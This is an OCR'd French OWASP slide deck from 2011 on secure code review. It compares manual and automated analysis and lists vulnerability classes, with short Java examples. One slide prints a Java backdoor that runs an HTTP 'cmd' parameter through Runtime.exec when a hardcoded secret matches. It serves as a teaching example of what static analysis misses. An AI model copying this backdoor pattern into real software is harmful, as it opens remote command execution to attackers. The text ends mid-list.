OWASP Code Review Guide
Revue de code

Paris 2011

Victor Vuillard


Sommaire

- Introduction
- Revue manuelle ou automatisée ?
- Process de revue de code
- Revue de code
- Quelques exemples
- OWASP Code Review Guide


Pourquoi faire de la revue de code ?

Démarche qualité

Importance d'intégrer la sécurité en phase amont des projets



Pourquoi faire de la revue de code ?



Pourquoi faire de la revue de code ?

- Dispersion des résponsabilité et des sources de défauts ou de vulnérabilité :
  - Développements internes
  - Prestataires, externalisation (voire chaînage)
  - Utilisation de frameworks et librairies externes
- Quelle est la qualité du code livré ou intégré ?


Différentes approches

Boîte noire
(tests d'intrusion)
OWASP Testing Guide

Boîte blanche
(en disposant du code)
OWASP Code Review Guide

Test d'intrusion manuel

Revue manuelle de code



Outils de recherche de vulnérabilités

Analyse statique de code

Différentes approches

- Tests d'intrusion (TI) et revue de code sont complémentaires et peuvent être combinés
  - TI plus démonstratif, parfois plus rapide
  - Difficile en TI de tester tous les scénarios métier
  - Manque d'exhaustivité
  - Quelle est la conclusion d'un TI (réussi ou raté) ?
    - Un problème ponctuel permet de compromettre toute l'application, voire la plateforme d'hébergement
    - Une partie de l'application est truffée de vulnérabilités, mais ne figure pas dans les scénarios testés

Qu'est ce que la revue de code ?

- Processus d'audit du code source d'une application
- Permet de vérifier que :
  - Les bons contrôles de sécurité sont présents
  - Ils fonctionnent comme prévu
  - Ils ont été mis en oeuvre à tous les endroits nécessaires
  - L'application a été développée dans les règles de l'art
  - Une fonction piégée n'est pas présente

=> La revue de code n'est qu'une sous partie du SDLC

- Cas d'utilisation
  - Audit ponctuel
  - Revue de code continue

Intégration avec le processus qualité

- Processus qualité
  - Eviter l'effet tunnel
  - Mode itératif
  - Team review, pair programming (Scrum...)
- Exemples
  - Tests unitaires, javadoc
  - PMD, findbugs, CheckStyle
  - Intégration et qualité continue : Xradar, Sonar, Hudson
- Certains outils d'analyse statique de code rentrent dans un processus similaire, proposent des métriques, s'interfacent avec les bugtrackers, etc.

Analyse manuelle ou automatisée ?

- Avantages de l'analyse manuelle :
  - Logique métier et contexte d'utilisation
  - Cas spécifiques (données à caractère personnel, paiements électroniques, contraintes règlementaires...)
  - Modèles de gestion de droits
  - API non analysable par un outil, identification de contrôles externes
  - Backdoors

Analyse manuelle ou automatisée ?

- Inconvénients de l'analyse manuelle :
  - Comment traiter des centaines de milliers de lignes de code ?
    - Lent et cher
  - Besoin pour l'auditeur de maîtriser :
    - Nombreux langages de programmation (Java, C/C++, .Net C# VB.Net, PHP, ASP, SQL, Coldfusion, etc...)
    - Spécificité des frameworks (J{CMPL}F, Struts, Hibernate, iBatis, Spring, GWT, RoR...)
  - Reproductibilité / comparaison
    - Audit de la version N
    - Comment vérifier rapidement la prise en compte des recommandations sur la version N+1 ?

Analyse manuelle ou automatisée ?

- Avantage de l'analyse automatisée
  - Rapidité et exhaustivité
  - Large connaissance des fonctions et usages dangereux
- Inconvénients
  - Proportion de faux positifs / faux négatifs
    - Besoin d'une analyse et une confirmation manuelle
  - Problèmes si l'ensemble du code n'est pas disponible
    - Besoin d'une chaîne de compilation complète
    - Et des librairies utilisées par le code audité (souvent nombreuses, parfois propriétaires)
  - Mauvaise identification de problèmes logiques
  - Lié à la qualité des signatures et méthodes d'analyse
  - Parfois un peu stupides (règles du genre “grep -ri password *”)


=> Combinaison revues de code manuelle et automatisée

- L'analyse statique de code n'est qu'un outil parmi d'autres

Analyse statique de code

- Méthodes d'analyse :
  - Analyse sémantique, utilisation de fonctions dangereuses
  - Data flow, data tainting
  - Séquence d'opérations, analyse de structures de données
  - Fichiers de configuration (ex : serveur d'application)
- Exemples d'outils
  - Fortify, Coverity, Appscan
  - RIPS (PHP)
  - Google CodePro AnalytiX (Java)
  - OWASP Orizon et Code Crawler

Exemple


File Edit Tools Options Help
Summary | Audit Guide | Scan | Reports
AUDIT WORKBENCH
FORTIFY
Filter Set: Broad
674 485 952
Warning (485)
Group By: Category
from public.php:48
from public.php:99
from public.php:101
from public.php:133
from public.php:352
from public_annotations.php:105
from public_directory.php:574
from public_favorites.php:40
from public_filter_edit.inc.php:41
from public_forms_display.php:38
from public_forms_preparedata.php:4
from public_module_param.php:37
from public_search_result.php:39
Advanced...
Project Summary
db_pdo.php
public_annotations.php
ORDER BY a.date_annotation DESC
";
}
else
{
$select = "
SELECT a.*,
t.id as tagid,
t.tag,
m.label as module_name,
o.label as object_name,
o.script
FROM ploopi_annotation a
LEFT JOIN ploopi_annotation_tag at ON at.id_annotation = a.id
LEFT JOIN ploopi_tag t ON t.id = at.id_tag
LEFT JOIN ploopi_module m ON a.id_module = m.id
LEFT JOIN ploopi_mb_object o ON a.id_object = o.id AND m.id_module_t
WHERE a.id_user = {$_SESSION['ploopi']['userid']}
ORDER BY a.date_annotation DESC
";
}
$rs = $db->query($select);
Functions
Show: All
Group by: package
Default Package
Top-level function
Search:
Summary Details Recommendations History Diagram
Analysis Trace
public_annotations.php:105 - R
public_annotations.php:93 - As
public_annotations.php:140 - q
db_pdo.php:248 - query(0)
Confidence: 0.67 (Virtual Call)
Virtual Function Call:
ploopi_db.query()
from public_annotations.php:105
~~public_annotations_php~file_function
ploopi_db.query
Read $_GET['idtag'] 105 src
Assignment to $select 93
query(0) 140
query(0) 248 sink

Exemple de problème non détecté par l'analyse statique

- Backdoors

```
if ( request.getParameter( "backdoor" ).equals( "C4A938B6FE01E" ) ) {

Runtime.getRuntime().exec( req.getParameter( "cmd" ) );

}
```


Paramètre HTTP malveillant

- Code normal pour un outil d'analyse statique de code (en dehors des questions de validation des entrées)


For more on Java Enterprise Malware/Rootkits see:

Jeff Williams: http://www.aspectsecurity.com/documents/EnterpriseJavaRootkits.zip

Revue de code dans le SDLC



Process de revue de code




Prise en compte du contexte

La revue de code met en valeur des défauts

- Nécessité de les prioriser
- Surface d'attaque
- Définition des scénarios d'attaque
  - Ex : mon outil d'analyse de code remonte une injection SQL, mais la valeur de la variable provient d'un fichier de configuration du serveur, uniquement modifiable par un admin.
- Impact technique
- Impact métier
- Coût et facilité de corriger la vulnérabilité

Modèles


Enter Username and password
Includes
User
User Authentication
Threatens
Brure Force Authentication
Includes
Includes
Show Generic Error Message
Mitigates
Harverst (e.g. guess) Valid User Accounts
Includes
Mitigates
Includes
Application/Server
Validate Password Minimum Length and Complexity
Mitigates
Dictionary Attack
Hacker/Malicious User
Includes
Mitigates
Lock Account After N. Failed Login Attempts

Revue de code

- Par fonction de sécurité
  - Vérification des entrées
  - Authentification et gestion de session
  - Gestion de droits
  - Logique métier
  - Crypto (chiffrement, hashs, signature)
  - Gestion des erreurs, divulgation d'informations
  - Journalisation/audit
  - Méthodes de déploiement, configuration des serveurs, environnement d'hébergement
- Par type de vulnérabilité
  - Buffer overflow, integer overflow, off by one
  - Format string
  - Injections de commandes, SQL ou LDAP
  - Race conditions
  - XSS, CSRF
  - Traversée de répertoires
  - Manipulation de journaux
  - Gestion de mots de passe

Suivi des flux de données

- Entrées
  - Entrées utilisateur(formulaires, champs *hidden, GET|POST*), Cookies, entêtes HTTP...
  - Fichiers de config, variables d'environnement
  - Bases de données, fichiers plats
  - Sources externes, WebServices...
- Potentielle vérification
- Echappement, encodate
- Traitements divers
- Requête SQL, PreparedStatement, HQL...

Suivi des flux de données

- Donnée
  - Stockée
  - Récupération de paramètres
- Nouvelle vérification et encodage
- Présentation à l'utilisateur

Gestion des entrées

- Entrées souvent filtrées de manières plus laxistes :
  - Champs de recherche
  - Commentaires ou zones de texte plus ouvertes
  - Champs cachés
  - Cookies et entêtes HTTP


Authentification et gestion de droits

- Gestion de l'authentification
- Suivi de session
  - Exemple classique : Identifiants de sessions incrémentaux
  - Session fixation
  - CSRF
- Gestion de droits
  - Exemple classique : Suivant le type d'utilisateur authentifié, seule une partie du menu est affiché, mais sans empêcher strictement un utilisateur d'exécuter une fonction qui devrait lui être interdite

Gestion de droits

Vérification des droits à chaque requête

```
String action = request.getParameter("action")
if (action == "doStuff"){
  boolean permit = session.authTable.isAuthorised(action); //
check table if authoirsed to do action
}
if (permit){
 doStuff();
}else{
 throw new (InvalidRequestException("Unauthorised
request"); // inform user of no authorization
 session.invalidate(); // Kill session
}
```



Gestion de fichiers

- Path traversal
- Upload de fichiers interprétable
- Gestion des accès aux fichiers

Bad Example:

```
public static void main(String[] args) {
        File x = new File("/cmd/" + args[1]);
        String absPath = x.getAbsolutePath();
}
```

Good Example:

```
public static void main(String[] args) throws IOException {
         File x = new File("/cmd/" + args[1]);
        String canonicalPath = x.getCanonicalPath();
}
```


Buffer overflow, format string...

Cas dangereux :

Arrays:
int x[20];
int y[20][5];
int x[20][5][3];
Format Strings:
printf() ,fprintf(), sprintf(), snprintf().
%x, %s, %n, %d, %u, %c, %f
Over flows:
